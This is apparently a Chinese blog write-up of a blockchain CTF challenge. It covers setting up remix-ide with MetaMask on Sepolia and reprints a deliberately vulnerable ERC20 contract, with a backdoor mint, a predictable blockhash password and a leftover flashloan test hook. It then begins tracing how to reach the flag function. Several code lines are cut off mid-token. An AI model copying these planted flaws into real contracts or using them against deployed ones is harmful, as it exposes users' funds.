
node和npm版本如下，使用nvm简单配置即可

```
"engines": {
    "node": "^14.17.6",
    "npm": "^6.14.15"
  }
```


接着继续：

```
yarn global add nx
git clone https://github.com/ethereum/remix-project.git
cd remix-project
yarn install
yarn run build:libs // Build remix libs
npm run build
npm run serve
```

全部成功后会显示如下：



remix-ide使用和正常ide区别不是很大，需要注意一点，别忘了连接钱包，环境选择MetaMask，选中后部署就会连接浏览器插件钱包




开始解题

配置的时候发现了题目里的关键字，这么看题目是这个Sepolia测试网络的地址，这个测试网络的合约会在etherscan有记录，所以上网站搜索一下。测试币点购买可以免费领取。

这个是以太坊主网络的：https://etherscan.io/

我们是测试网，所以是这个网站：https://sepolia.etherscan.io/



在合约里看到了源码：

ctf.sol

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts (last updated v4.7.0) (token/ERC20/ERC20.sol)

pragma solidity 0.8.12;

import "./IERC20.sol";
import "./IERC20Metadata.sol";
import "./Context.sol";

//import "@openzeppelin/contracts/token/ERC20/IERC20.sol";
//import "@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol";
//import "@openzeppelin/contracts/utils/Context.sol";


struct Coupon {
    uint loankey;
    uint256 amount;
    address buser;
    bytes reason;
}
struct Signature {
    uint8 v;
    bytes32[2] rs;
}
struct SignCoupon {
    Coupon coupon;
    Signature signature;
}


contract MyToken is Context, IERC20, IERC20Metadata {
    mapping(address => uint256) public _balances;
    mapping(address => uint) public _ebalances;
    mapping(address => uint) public ethbalances;

    mapping(address => mapping(address => uint256)) private _allowances;

    mapping(address => uint) public _profited;
    mapping(address => uint) public _auth_one;
    mapping(address => uint) public _authd;
    mapping(address => uint) public _loand;
    mapping(address => uint) public _flag;
    mapping(address => uint) public _depositd;

    uint256 private _totalSupply;

    string private _name;
    string private _symbol;

    address owner;
```

```
address backup;
uint secret;
uint tokenprice;

Coupon public c;

address public lala;
address public xixi;


//mid = bilibili uid
//b64email = base64(your email address)
//Don't leak your bilibili uid
//Gmail is ok. 163 and qq may have some problems.
event sendflag(string mid, string b64email);
event changeprice(uint secret_);

constructor(string memory name_, string memory symbol_, uint secret_) {
    _name = name_;
    _symbol = symbol_;
    owner = msg.sender;
    backup = msg.sender;
    tokenprice = 6;
    secret = secret_;
    _mint(owner, 2233102400);
}

modifier onlyowner() {
    require(msg.sender == owner);
    _;
}

/**
 * @dev Returns the name of the token.
 */
function name() public view virtual override returns (string memory) {
    return _name;
}


function symbol() public view virtual override returns (string memory) {
    return _symbol;
}


function decimals() public view virtual override returns (uint8) {
    return 18;
}

/**
 * @dev See {IERC20-totalSupply}.
```

```
 */
function totalSupply() public view virtual override returns (uint256) {
    return _totalSupply;
}

/**
 * @dev See {IERC20-balanceOf}.
 */
function balanceOf(address account) public view virtual override returns (uint256) {
    return _balances[account];
}


function transfer(address to, uint256 amount) public virtual override returns (bool) {
    address owner = _msgSender();
    _transfer(owner, to, amount);
    return true;
}

function deposit() public {
    require(_depositd[msg.sender] == 0, "you can only deposit once");
    _depositd[msg.sender] = 1;
    ethbalances[msg.sender] += 1;
}

function getBalance() public view returns (uint) {
    return address(this).balance;
}


function setbackup() public onlyowner {
    owner = backup;
}

function ownerbackdoor() public {
    require(msg.sender == owner);
    _mint(owner, 1000);
}

function auth1(uint pass_) public {
    require(pass_ == secret, "auth fail");
    require(_authd[msg.sender] == 0, "already authd");
    _auth_one[msg.sender] += 1;
    _authd[msg.sender] += 1;
}

function auth2(uint pass_) public {
    uint pass = uint(keccak256(abi.encodePacked(blockhash(block.number - 1), block.tir
    require(pass == pass_, "password error, auth fail");
    require(_auth_one[msg.sender] == 1, "need pre auth");
    require(_authd[msg.sender] == 1, "already authd");
```

```
    _authd[msg.sender] += 1;
}



function payforflag(string memory mid, string memory b64email) public {
    require(_flag[msg.sender] == 2);
    emit sendflag(mid, b64email);
}

function flashloan(SignCoupon calldata scoupon) public {


    require(scoupon.coupon.loankey == 0, "loan key error");

    require(msg.sender == address(this), "hacker get out");
    Coupon memory coupon = scoupon.coupon;
    Signature memory sig = scoupon.signature;
    c=coupon;

    require(_authd[scoupon.coupon.buser] == 2, "need pre auth");

    require(_loand[scoupon.coupon.buser] == 0, "you have already loaned");
    require(scoupon.coupon.amount <= 300, "loan amount error");

    _loand[scoupon.coupon.buser] = 1;

    _ebalances[scoupon.coupon.buser] += scoupon.coupon.amount;
}



function profit() public {
    require(_profited[msg.sender] == 0);
    _profited[msg.sender] += 1;
    _transfer(owner, msg.sender, 1);
}


function borrow(uint amount) public {
    require(amount == 1);
    require(_profited[msg.sender] <= 1);
    _profited[msg.sender] += 1;
    _transfer(owner, msg.sender, amount);
}


function buy(uint amount) public {
    require(amount <= 300, "max buy count is 300");
    uint price;
```

```
    uint ethmount = _ebalances[msg.sender];
    if (ethmount < 10) {
        price = 1000000;
    } else if (ethmount >= 10 && ethmount <= 233) {
        price = 10000;
    } else {
        price = 1;
    }
    uint payment = amount * price;
    require(payment <= ethmount);
    _ebalances[msg.sender] -= payment;
    _transfer(owner, msg.sender, amount);
}


function sale(uint amount) public {
    require(_balances[msg.sender] >= amount, "fail to sale");
    uint earn = amount * tokenprice;
    _transfer(msg.sender, owner, amount);
    _ebalances[msg.sender] += earn;
}

function withdraw() public {
    require(ethbalances[msg.sender] >= 1);
    require(_ebalances[msg.sender] >= 1812);
    payable(msg.sender).call{value:100000000000000000 wei}("");

    _ebalances[msg.sender] = 0;
    _flag[msg.sender] += 1;
}


/**
 * @dev See {IERC20-allowance}.
 */
function allowance(address owner, address spender) public view virtual override returr
    return _allowances[owner][spender];
}

function approve(address spender, uint256 amount) public virtual override returns (boo
    address owner = _msgSender();
    _approve(owner, spender, amount);
    return true;
}

function transferFrom(
    address from,
    address to,
    uint256 amount
) public virtual override returns (bool) {
    require(msg.sender == owner);     //不允许被owner以外调用
```

```
    address spender = _msgSender();
    _spendAllowance(from, spender, amount);
    _transfer(from, to, amount);
    return true;
}


function increaseAllowance(address spender, uint256 addedValue) public virtual returns
    require(msg.sender == owner);     //不允许被owner以外调用
    address owner = _msgSender();
    _approve(owner, spender, allowance(owner, spender) + addedValue);
    return true;
}


function decreaseAllowance(address spender, uint256 subtractedValue) public virtual re
    require(msg.sender == owner);     //不允许被owner以外调用
    address owner = _msgSender();
    uint256 currentAllowance = allowance(owner, spender);
    require(currentAllowance >= subtractedValue, "ERC20: decreased allowance below zer
    unchecked {
        _approve(owner, spender, currentAllowance - subtractedValue);
    }

    return true;
}


function _transfer(
    address from,
    address to,
    uint256 amount
) internal virtual {
    require(from != address(0), "ERC20: transfer from the zero address");
    require(to != address(0), "ERC20: transfer to the zero address");

    _beforeTokenTransfer(from, to, amount);

    uint256 fromBalance = _balances[from];
    require(fromBalance >= amount, "ERC20: transfer amount exceeds balance");
    unchecked {
        _balances[from] = fromBalance - amount;
        // Overflow not possible: the sum of all balances is capped by totalSupply, ar
        // decrementing then incrementing.
        _balances[to] += amount;
    }

    emit Transfer(from, to, amount);

    _afterTokenTransfer(from, to, amount);
}
```

```
function _mint(address account, uint256 amount) internal virtual {
    require(account != address(0), "ERC20: mint to the zero address");

    _beforeTokenTransfer(address(0), account, amount);

    _totalSupply += amount;
    unchecked {
        // Overflow not possible: balance + amount is at most totalSupply + amount, wł
        _balances[account] += amount;
    }
    emit Transfer(address(0), account, amount);

    _afterTokenTransfer(address(0), account, amount);
}


function _burn(address account, uint256 amount) internal virtual {
    require(account != address(0), "ERC20: burn from the zero address");

    _beforeTokenTransfer(account, address(0), amount);

    uint256 accountBalance = _balances[account];
    require(accountBalance >= amount, "ERC20: burn amount exceeds balance");
    unchecked {
        _balances[account] = accountBalance - amount;
        // Overflow not possible: amount <= accountBalance <= totalSupply.
        _totalSupply -= amount;
    }

    emit Transfer(account, address(0), amount);

    _afterTokenTransfer(account, address(0), amount);
}


function _approve(
    address owner,
    address spender,
    uint256 amount
) internal virtual {
    require(owner != address(0), "ERC20: approve from the zero address");
    require(spender != address(0), "ERC20: approve to the zero address");

    _allowances[owner][spender] = amount;
    emit Approval(owner, spender, amount);
}


function _spendAllowance(
```

```
        address owner,
        address spender,
        uint256 amount
    ) internal virtual {
        uint256 currentAllowance = allowance(owner, spender);
        if (currentAllowance != type(uint256).max) {
            require(currentAllowance >= amount, "ERC20: insufficient allowance");
            unchecked {
                _approve(owner, spender, currentAllowance - amount);
            }
        }
    }


    function _beforeTokenTransfer(
        address from,
        address to,
        uint256 amount
    ) internal virtual {}


    function _afterTokenTransfer(
        address from,
        address to,
        uint256 amount
    ) internal virtual {}

    // debug param secret
    function get_secret() public view returns (uint) {
        require(msg.sender == owner);
        return secret;
    }

    // debug param tokenprice
    function get_price() public view returns (uint) {
        return tokenprice;
    }

    // test need to be delete
    function testborrowtwice(SignCoupon calldata scoupon) public {
        require(scoupon.coupon.loankey == 2233);
        MyToken(this).flashloan(scoupon);
    }

    // test need to be delete
    function set_secret(uint secret_) public onlyowner {
        secret = secret_;
        emit changeprice(secret_);
    }
}
```

Context.sol

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts v4.4.1 (utils/Context.sol)

pragma solidity ^0.8.0;

/**
 * @dev Provides information about the current execution context, including the
 * sender of the transaction and its data. While these are generally available
 * via msg.sender and msg.data, they should not be accessed in such a direct
 * manner, since when dealing with meta-transactions the account sending and
 * paying for execution may not be the actual sender (as far as an application
 * is concerned).
 *
 * This contract is only required for intermediate, library-like contracts.
 */
abstract contract Context {
    function _msgSender() internal view virtual returns (address) {
        return msg.sender;
    }

    function _msgData() internal view virtual returns (bytes calldata) {
        return msg.data;
    }
}
```

IERC20.sol

```
// SPDX-License-Identifier: MIT
// WTF Solidity by 0xAA

pragma solidity ^0.8.4;


interface IERC20 {

    event Transfer(address indexed from, address indexed to, uint256 value);


    event Approval(address indexed owner, address indexed spender, uint256 value);


    function totalSupply() external view returns (uint256);


    function balanceOf(address account) external view returns (uint256);


    function transfer(address to, uint256 amount) external returns (bool);

    function allowance(address owner, address spender) external view returns (uint256);


    function approve(address spender, uint256 amount) external returns (bool);


    function transferFrom(
        address from,
        address to,
        uint256 amount
    ) external returns (bool);
}
```

IERC20Metadata.sol

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts v4.4.1 (token/ERC20/extensions/IERC20Metadata.sol)

pragma solidity ^0.8.0;
import "./IERC20.sol";


interface IERC20Metadata {
    /**
     * @dev Returns the name of the token.
     */
    function name() external view returns (string memory);

    /**
     * @dev Returns the symbol of the token.
     */
    function symbol() external view returns (string memory);

    /**
     * @dev Returns the decimals places of the token.
     */
    function decimals() external view returns (uint8);
}
```

搜索flag，发现了payforflag()函数，执行条件是_flag[msg.sender] == 2

```
    function payforflag(string memory mid, string memory b64email) public {
        require(_flag[msg.sender] == 2);
        emit sendflag(mid, b64email);
    }
```

文章开头创建了这个hash表，键是地址，值是无符号数。

```
mapping(address => uint) public _flag;
```

msg.sender是在全局存在的变量，代表发送消息人的地址，所以条件_flag[msg.sender] == 2的意思就是我们这个地址在_flag表中对应的值是2。

搜索_flag[msg.sender]出现的其他位置，只有这个函数，触发需要两个条件

```
function withdraw() public {
    require(ethbalances[msg.sender] >= 1);
    require(_ebalances[msg.sender] >= 1812);
    payable(msg.sender).call{value:100000000000000000 wei}("");

    _ebalances[msg.sender] = 0;
    _flag[msg.sender] += 1;
}
```

修改ethbalances[msg.sender]的函数只有一个，很容易满足条件：

```
function deposit() public {
    require(_depositd[msg.sender] == 0, "you can only deposit once");
    _depositd[msg.sender] = 1; //所以这个只能执行一次。
    ethbalances[msg.sender] += 1;
}
```

修改_ebalances[msg.sender]的函数，重点是这个

```
function buy(uint amount) public {
    require(amount <= 300, "max buy count is 300"); //一次最大交易300个币
    uint price;
    uint ethmount = _ebalances[msg.sender];
    if (ethmount < 10) { //定价
        price = 1000000;
    } else if (ethmount >= 10 && ethmount <= 233) {
        price = 10000;
    } else {
        price = 1;
    }
    uint payment = amount * price;
    require(payment <= ethmount);
    _ebalances[msg.sender] -= payment;
    _transfer(owner, msg.sender, amount); //_transfer(from,to,amount),把卖家的币转给买家
}

function sale(uint amount) public {
    require(_balances[msg.sender] >= amount, "fail to sale");
    uint earn = amount * tokenprice; //利润=金额*6,tokenprince声明为6
    _transfer(msg.sender, owner, amount);
    _ebalances[msg.sender] += earn;
}

function flashloan(SignCoupon calldata scoupon) public {
    require(scoupon.coupon.loankey == 0, "loan key error");
    require(msg.sender == address(this), "hacker get out"); //需要自己调用自己
    Coupon memory coupon = scoupon.coupon;
    Signature memory sig = scoupon.signature;
    c=coupon;
    require(_authd[scoupon.coupon.buser] == 2, "need pre auth");
    require(_loand[scoupon.coupon.buser] == 0, "you have already loaned");
    require(scoupon.coupon.amount <= 300, "loan amount error");
    _loand[scoupon.coupon.buser] = 1;
    _ebalances[scoupon.coupon.buser] += scoupon.coupon.amount; //令scoupon.coupon.buse
}
```

我们需要钱包(_ebalances)大于1812元，能改写钱包的有sale、flashloan两个函数。看sale函数，余额(_balances)里的币（happybili）需要大于交易的币数量(amount)才可以执行，利润(earn)是交易的币的数量(amount)*6(tokenprice)，也就是一个happy bili可以卖6元；flashloan接收一个结构体参数，每成功调用一次，可以给钱包(_ebalances)增加300元。先研究下余额(_balances)是怎么被改写的。

_transfer是交易的函数

```
function _transfer(
        address from,
        address to,
        uint256 amount
    ) internal virtual {
        require(from != address(0), "ERC20: transfer from the zero address");
        require(to != address(0), "ERC20: transfer to the zero address");

        _beforeTokenTransfer(from, to, amount);

        uint256 fromBalance = _balances[from]; //获取卖家的币数量
        require(fromBalance >= amount, "ERC20: transfer amount exceeds balance");
        unchecked {
            _balances[from] = fromBalance - amount; //扣除卖家的币
            // Overflow not possible: the sum of all balances is capped by totalSupply, ar
            // decrementing then incrementing.
            _balances[to] += amount; //增加买家的币
        }

        emit Transfer(from, to, amount);

        _afterTokenTransfer(from, to, amount);
    }
```

那么问题来了，余额怎么修改呢，两种情况，_balances被直接改写；_transfer也具有改写_balances的功能，重点找可以给自己转账的函数。

